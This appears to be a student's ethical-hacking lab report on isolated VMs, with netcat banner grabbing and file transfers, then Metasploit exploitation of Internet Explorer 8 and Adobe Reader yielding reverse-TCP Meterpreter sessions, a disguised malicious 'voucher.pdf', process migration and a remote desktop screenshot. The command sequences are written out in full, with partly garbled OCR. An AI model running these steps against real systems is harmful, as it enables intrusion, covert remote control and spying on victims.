PART 1 Netcat

- 1.1 Use netcat to perform a banner grabbing on the SSH service on the Metasploitable VM.
- a) Type the command line used into your lab report.

Hint: find out the port number used by the SSH service first.


sudo netcat 192.168.1.103 22

b) Based on the output, what is the SSH server software used on Metasploitable?

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

c) What is the OpenSSH version number?

4.7p1




- 1.2 Use netcat to perform a banner grabbing on the MySQL service on the Metasploitable VM.
- a) Type your command line into the lab report.

sudo netcat 192.168.1.103 3306

b) Based on the output, what is the MySQL server version number?

Version Number: 5.0.51.a-3ubuntu

c) Grab a screenshot to support your answer.



- 1.3 On the Win7 VM, use Notepad to create a text file with words "Genius is one percent inspiration and ninety-nine percent perspiration", and name it 'genius.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and store it in '/home/kali/Downloads'. In doing so, you should run netcat in server mode on Kali VM.
- a) What are the command lines run in Kali VM?
 cd /home/kali/Downloads

```
___(kali⊗ kali)-[~]

s cd <u>/home/kali/Downloads</u>
```

sudo nc -vlp 2222 > genius.txt

```
(kali® kali) - [~/Downloads]
$\frac{\sudo}{\sudo} \text{ nc -vlp 2222 > genius.txt}
[sudo] password for kali:
listening on [any] 2222 ...
```


b) What are the command lines run in Win7 VM? cd Documents

```
C:\Users\admin>cd Documents
```

```
nc 192.168.1.102 2222 < genius.txt
```

```
C:\Users\admin\Documents>nc 192.168.1.102 2222 < genius.txt
```

c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder.



1.4 On the Win7 VM, create another text file with words "Whoever is happy will make others happy too", and name it 'happy.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and

store it in '/home/kali/Downloads'. This time, you should run netcat in server mode on Win7 VM.

a) What are the command lines run in Kali VM?

cd Downloads

```
(kali⊛ kali) - [~]

$ cd Downloads

(kali⊛ kali) - [~/Downloads]
```

sudo nc 192.168.1.101 2222 > happy.txt

```
(kali⊗ kali) - [~/Downloads]
$ sudo nc 192.168.1.101 2222 > happy.txt
■
```

b) What are the command lines run in Win7 VM?


cd Documents

C:\Users\admin>cd Documents

nc -vlp 2222 < happy.txt

C:\Users\admin\Documents>nc -vlp 2222 < happy.txt listening on [any] 2222 ...

c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder.



PART 2 BROWSER EXPLOITATION

- 2.1 Follow the lecture slides to exploit IE 8. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Moreover, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.
- a) Include all command lines to achieve the above in your lab report.

Step 1: sudo service postgresql start

```
-(kali⊕kali)-[~]
[sudo] password for kali:
```

Step 2: sudo msfconsole

```
(kali⊕ kali) - [~]
$ sudo msfconsole
```

Step 3: search activex scripting browser

```
msf6 > search activex scripting browser
Matching Modules
    # Name
                                                                Disclosure Date Rank
                                                                                               Check Description
      exploit/windows/browser/ie_unsafe_scripting 2010-09-20 exploit/windows/browser/winzip_fileview 2007-11-02
                                                                                     manual No
                                                                                                        Microsoft Internet Explorer Unsafe Scripting Misconfiguratio
WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer
                                                                                     normal No
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/winzip_fileview
Step 4: use 0
```

```
msf6 > use 0
  No payload configured, defaulting to windows/meterpreter/reverse to
```

Step 5: show payloads

```
msf6 exploit(wi
                                           ) > show payloads
Compatible Payloads
------
                                                      Disclosure Date Rank
                                                                            Check Descriptio
       Name
```

Step 6: set payload windows/x64/meterpreter/reverse_tcp

) > set payload windows/x64/meterpreter/reverse to payload => windows/x64/meterpreter/reverse tcp


Step 7: show options

```
msf6 exploit(
Module options (exploit/windows/browser/ie_unsafe_scripting):
              Current Setting Required Description
                                        Allow exploit to ignore the protected mode prompt Allow the browser to retry the module The local host or network interface to listen on. This must be an address on the local machine or \theta.
   ALLOWPROMPT false
Retries true
SRVHOST 0.0.0.0
0 to listen on all addresses.
SRVPORT 8080
                               yes
                                        The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
Delivery technique (VBS Exe Drop or PSH CMD) (Accepted: VBS, Powershell)
The URI to use for this exploit (default is random)
   SSL
SSLCert
                               no
no
   TECHNIQUE
URIPATH
              VRS
Payload options (windows/x64/meterpreter/reverse tcp):
            Current Setting Required Description
   Name
                                     Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC process
LHOST 192.168.1.102
LPORT 4444
                            yes
yes
Exploit target:
   Id Name
      Windows x86/x64
Step 8: set srvport 80
                                                                        fe_scripting) > set srvport 80
 msf6 exploit(
 srvport => 80
Step 9: set uripath prize
msf6 exploit(
                                                                    safe_scripting) > set uripath priz
uripath => prize
Step 10: set allowprompt true
msf6 exploit(window
                                                                        scripting) > set allowprompt true
allowprompt => true
Step 11: show advanced
msf6 exploit(
                                                                       cripting) > show advanced
Step 12: set prependmigrate true
msf6 exploit(
                                                                                     ) > set prependmigrate true
prependmigrate => true
Step 13: set prependmigrateproc explorer.exe
                                                                         g) > set prependmigrateproc explorer.e
msf6 exploit(
prependmigrateproc => explorer.exe
Step 14: exploit
[*] Started reverse TCP handler on 192.168.1.102:4444
msf6 exploit(
                                                                     )) > [*] Using URL: http://0.0.0.0:80/prize
  *] Local IP: http://192.168.1.102:80/prize
     Server started.
```


Step 16: sessions -i 1

```
msf6 exploit(wi
                                                        ) > sessions -i
[*] Starting interaction with 1...
meterpreter >
Step 17: getpid
meterpreter > getpid
Current pid: 3644
Step 18: ps -S explorer
meterpreter > ps -S explorer
Filtering on 'explorer'
Process List
========
 PID
      PPID Name
                       Arch Session User
                                                        Path
                                EH21-W7-1630117\alex
 2372 2340 explorer.exe x64
                            1
                                                        C:\Windows\Explorer.EXE
3644 3636 explorer.exe x64 1
                                   EH21-W7-1630117\alex
                                                        C:\Windows\explorer.exe
Step 19: migrate 2372
meterpreter > migrate 2372
 [*] Migrating from 3644 to 2372...
     Migration completed successfully.
Step 20: ps -S explorer
<u>meterpreter</u> > ps -S explorer
```

b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'getuid', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.



- 2.2 On the Kali VM, start a new terminal other than the one used for exploiting IE. Run the command 'sudo ss -antp'.
- a) Include a screenshot on the output of the above commend.



b) Based on the output, explain which established TCP connection is used by the meterpreter session obtained in Task 2.1 (specifically, you should give the IP address and port number at Kali side, and the IP address and port number at Win7 side for this TCP connection).

Kali: 192.168.1.102 Port: 4444 Win7: 192.168.1.101 Port: 49167

PART 3 Adobe Reader Exploitation

3.1 Follow the lecture slides to exploit the Adobe Reader on Win7 VM. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Also, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.

During the above exploitation, you should upload the generated malicious PDF file to the 'Documents' folder of Admin. You should do this using the netcat program as you have practised in Task 1.

a) Include all command lines to achieve the above in your lab report.

```
Step 1: sudo service postgresql start
     -(kali⊛kali)-[~]
   $ sudo service postgresql start
[sudo] password for kali:
Step 2: sudo msfconsole
     -(kali⊛kali)-[~]
       sudo msfconsole
Step 3: search cve:2010-1240
msf6 > search cve:2010-1240
Matching Modules
  # Name
                                                   Disclosure Date Rank
                                                                         Check Description
                                                                                Adobe PDF Embedded EXE Social Engineering
Adobe PDF Escape EXE Social Engineering (No Jav
    exploit/windows/fileformat/adobe_pdf_embedded_exe 2010-03-29 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29
                                                                excellent No excellent No
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
Step 4: use 1
msf6 > use 1
 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(wine
Step 5: show payloads
                                                                                            ) > show payloads
msf6 exploit(w
Step 6: set payload windows/x64/meterpreter/reverse tcp
 msf6 exploit(
                                                             ojs) > set payload windows/x64/meterpreter/reverse tcp
 payload => windows/x64/meterpreter/reverse tcp
Step 7: show options
msf6 exploit(w
                                               ojs) > show options
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs):
               Current Setting
                                                                                                  Required Description
  EXENAME
               msf.exe
                                                                                                          The Name of pay
d exe.
FILENAME
               evil.pdf
                                                                                                          The output file
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no
                                                                                                          The message to
Payload options (windows/x64/meterpreter/reverse_tcp):
          Current Setting Required Description
                                Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
           192.168.1.102
  Exploit target:
  Id Name
  0 Adobe Reader <= v9.3.3 (Windows XP SP3 English)
Step 8: set exename iexplorer.exe
 msf6 exploit(
                                                                               s) > set exename iexplorer.exe
 exename => iexplorer.exe
```

```
Step 9: set filename voucher.pdf
msf6 exploit(
                                                                                    ) > set filename voucher.pdf
filename => voucher.pdf
Step 10: run
msf6 exploit(windows/filefor
[*] Making PDF
[*] Creating 'voucher.pdf' file...
[+] voucher.pdf stored at /root/.msf4/local/voucher.pdf
----- Open new tab ---- Create Server at KALI to handle session----
Step 1: sudo msfconsole
    —(kali⊛kali)-[~]
   -$ sudo msfconsole
Step 2: search multi/handler
msf6 > search multi/handler
Matching Modules
  # Name
                                                   Disclosure Date Rank
                                                                           Check Description
     auxiliary/scanner/http/apache_mod_cgi_bash_env
                                                                  normal
                                                                           Yes
                                                                                 Apache mod_cgi Bash Environment Variable Injection
hellshock) Scanner
1 exploit/android/local/janus
                                                   2017-07-31
1999-03-09
1989-06-08
2014-08-07
                                                                                 Android Janus APK Signature bypass
APT Package Manager Persistence
Bash Profile Persistence
Desktop Linux Password Stealer and Privilege Esca
                                                                  manual

    exploit/android/local/janus
    exploit/linux/local/apt_package_manager_persistence
    exploit/linux/local/bash_profile_persistence
    exploit/linux/local/desktop_privilege_escalation
                                                                  excellent No
normal No
                                                                  excellent Yes
  5 exploit/<u>linux/local/y</u>um_package_manager_persistence 2003-12-17
                                                                                  Yum Package Manager Persistence
                                                                                 Generic Payload Handler
Persits XUpload ActiveX MakeHttpRequest Directory
     exploit/multi/handler
exploit/windows/browser/persits xupload traversal
                                                                  manual
                                                   2009-09-29
                                                                  excellent No
versal
8 exploit/windows/mssql/mssql_linkcrawler xecution
                                                   2000-01-01
                                                                                 Microsoft SQL Server Database Link Crawling Comman
Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/mssql/mssql_linkcrawler
Step 3: use 6
 msf6 > use 6
      Using configured payload generic/shell_reverse_tcp
 msf6 exploit(multi
step 4: show payloads
msf6 exploit(multi/handler) > show payloads
Compatible Payloads
 _____
Step 5: set payload windows/x64/meterpreter/reverse_tcp
                                           ) > set payload windows/x64/meterpreter/reverse to
msf6 exploit(
 payload => windows/x64/meterpreter/reverse tcp
```

Step 6: show options


```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse tcp):
   Name
            Current Setting Required Description
   EXITFUNC process
                                      Exit technique (Accepted: '', seh, thread, process, non
                             yes
   LHOST
                                     The listen address (an interface may be specified)
                             yes
                            yes The listen port
   LPORT
            4444
Exploit target:
   Id Name
   0
      Wildcard Target
Step 7: set lhost 192.168.1.102
<u>msf6</u> exploit(multi/handler) > set lhost 192.168.1.102
lhost => 192.168.1.102
Step 8: set lport 4444
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
Step 9: show advanced
msf6 exploit(multi/handler) > show advanced
Module advanced options (exploit/multi/handler):
Step 10: set prependMigrate true
msf6 exploit(multi/handler) > set prependMigrate true
prependMigrate => true
Step 11: set prependmigrateproc explorer.exe
msf6 exploit(multi/handler) > set prependmigrateproc explorer.ex
prependmigrateproc => explorer.exe
NOTE: PREPEND MIGRATE HAS BEEN SET AND NOT WORKING
  PingbackRetries
                                          How many additional successful pingbacks
                                   yes
                                          Time (in seconds) to sleep between pingbacks
Spawns and runs shellcode in new process
Process to spawn and run shellcode in
                       30
  PingbackSleep
                                   yes
  PrependMigrate
                      true
                                   yes
  PrependMigrateProc
                       explorer.exe
                                   no
 ReverseAllowProxy
                       false
                                          Allow reverse tcp even with Proxies specified. Conne
                                   yes
Step 12: exploit
msf6 exploit(multi/handler) > exploit
Started reverse TCP handler on 192.168.1.102:4444
 [*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:49177) at 2021-04-22 1
----- Open new tab ---- Section Transfer File with netcat-----
```


```
Step 1 [Kali]: sudo zsh
   -(kali⊕ kali)-[~]
 -$ sudo zsh
[sudo] password for kali:
Step 2 [Kali]: cd /root/.msf4/local
          kali)-[/home/kali]
  # cd /root/.msf4/local
        to kali)-[~/.msf4/local]
Step 3[Kali]: ls
    (root⊗ kali)-[~/.msf4/local]
     1s
voucher.pdf
Step 5 [Windows]: cd Documents
C:\Users\admin>cd documents
Step 6[Windows]: nc -vlp 2222 > voucher.pdf
C:\Users\alex\Documents>nc -vlp 2222 > voucher.pdf
listening on [any] 2222
Step 7[Kali]: sudo nc 192.168.1.101 2222 < voucher.pdf
         1)-[~/.msf4/local]
   sudo nc 192.168.1.101 2222 < voucher.pdf</pre>
Windows: Response
C:\Users\alex\Documents>nc -vlp 2222 > voucher.pdf
listening on [any] 2222 ...
192.168.1.102: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.102] 60220: NO_DAT
Step 8[Windows]: dir
```

```
C:\Users\admin\Documents>dir
Uolume in drive C has no label.
Volume Serial Number is 54BE-B929
Directory of C:\Users\admin\Documents
27/04/2021 10:07 PM
                        <DIR>
27/04/2021 10:07 PM
                        <DIR>
22/04/2021 01:28 AM
                                    70 genius.txt
23/04/2021 01:52 PM
                                    43 happy.txt
27/04/2021 10:07 PM
                                29,838 voucher.pdf
               3 File(s)
                                 29,951 bytes
               2 Dir(s) 23,576,612,864 bytes free
C:\Users\admin\Documents>_
```

----- Meterpreter Session opened, open file at windows then check for Meterpreter session production----

Step 1[Windows]: Open file





Step 5[Kali]: migrate 1324


```
meterpreter > migrate 1324
[*] Migrating from 2300 to 1324...
[*] Migration completed successfully.
```

b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'pwd', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.

NOTE: A GLITCH IN THE SYSTEM SHOW ADVANCED OPTIONS HAVE BEEN SET AND SYSTEM NOT MIGRATING TO EXPLORER.EXE AS SEEN BELOW BEFORE THE SCREEN SHOT. IEXPLORER.EXE IS REMAINING. THIS TASK WAS REDONE NUMEROUS TIMES AND STILL NOT WORKING.

SHOW ADVANCED OPTIONS:

```
PingbackRetries 0 yes How many additional successful pingbacks
PingbackSleep 30 yes Time (in seconds) to sleep between pingbacks
PrependMigrate true yes Spawns and runs shellcode in new process
PrependMigrateProc explorer.exe no Process to spawn and run shellcode in
ReverseAllowProxy false yes Allow reverse tcp even with Proxies specified. Conne
```



- 3.2 Use the Meterpreter session obtained above to grab a screenshot of the remote Win7 desktop. The Meterpreter command to use can be found in Lecture 6 slides. By default, this screenshot picture will be saved to the '/home/kali' directory.
- a) What's the Meterpreter command line for this?

```
screenshot
meterpreter > screenshot
Screenshot saved to: /home/kali/BdGNjdeT.jpeg
```

b) Send this picture by email to you, and then insert this picture to your lab report.

